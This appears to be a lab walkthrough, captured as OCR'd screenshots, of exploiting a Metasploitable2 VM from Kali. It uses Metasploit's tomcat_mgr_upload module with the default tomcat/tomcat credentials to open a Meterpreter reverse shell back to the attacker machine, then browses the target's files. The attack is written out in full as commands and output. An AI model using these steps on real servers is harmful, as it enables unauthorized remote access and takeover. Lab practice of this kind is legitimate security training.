
14 July, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
1 2 3 4
13:46
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
┌──(silentspectre㉿kali)-[~]
└─$ sudo msfdb init && msfconsole
[sudo] password for silentspectre:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.15-dev                          ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat

Matching Modules
================
```

14 July, 24

Search for **tomcat**:




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat

Matching Modules
================

   #   Name                                                             Disclosure Dat
   -   ----                                                             --------------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                 2014-02-06
mcat DoS
   1   exploit/multi/http/struts_dev_mode                               2012-01-06
cution
   2   exploit/multi/http/struts2_namespace_ognl                        2018-08-22
 Injection
   3     \_ target: Automatic detection                                 .
   4     \_ target: Windows                                             .
   5     \_ target: Linux                                               .
   6   exploit/multi/http/struts_code_exec_classloader                  2014-03-06
Remote Code Execution
   7     \_ target: Java                                                .
   8     \_ target: Linux                                               .
   9     \_ target: Windows                                             .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) .
   11  auxiliary/admin/http/tomcat_ghostcat                             2020-02-20
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                      2019-04-10
rguments Vulnerability
   13  exploit/multi/http/tomcat_mgr_deploy                             2009-11-09
yer Authenticated Code Execution
   14    \_ target: Automatic                                           .
   15    \_ target: Java Universal                                      .
   16    \_ target: Windows Universal                                   .
   17    \_ target: Linux x86                                           .
   18  exploit/multi/http/tomcat_mgr_upload                             2009-11-09
oad Code Execution
   19    \_ target: Java Universal                                      .
   20    \_ target: Windows Universal                                   .
   21    \_ target: Linux x86                                           .
   22  auxiliary/dos/http/apache_tomcat_transfer_encoding               2010-07-09
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

14 July, 24

Use the exploit: **exploit/multi/http/tomcat_mgr_upload** and command: **show options**



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
1 2 3 4
13:46
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
Interact with a module by name or index. For example info 70, use 70 or use post/windows/gather/

msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:
                                            port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.co
                                            m/docs/using-metasploit/basics/using-metasploit.ht
                                            ml
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and
                                            /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.225  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Setup the configurations:

set RHOSTS 192.168.100.218, set RPORT 8180, set Httpusername tomcat, set Httppassword tomcat and start **exploit** it will give the **meterpreter** shell access:


14 July, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
1 2 3 4
13:46
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set Httpusername tomcat
Httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set Httppassword tomcat
Httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.100.225:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying zWFKKMaqQ1Z5m0oUg7kNl ...
[*] Executing zWFKKMaqQ1Z5m0oUg7kNl ...
[*] Undeploying zWFKKMaqQ1Z5m0oUg7kNl  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.100.218
[*] Meterpreter session 1 opened (192.168.100.225:4444 → 192.168.100.218:53890) at 2024-07-14 1
3:45:22 +0500

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat55
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
```

Go to **shell, whoami, ls, cd home, ls** and now we have access to target machine:

14 July, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
1 2 3 4
13:47
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
3:45:22 +0500

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat55
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd home
ls
ftp
msfadmin
service
spectre
user
```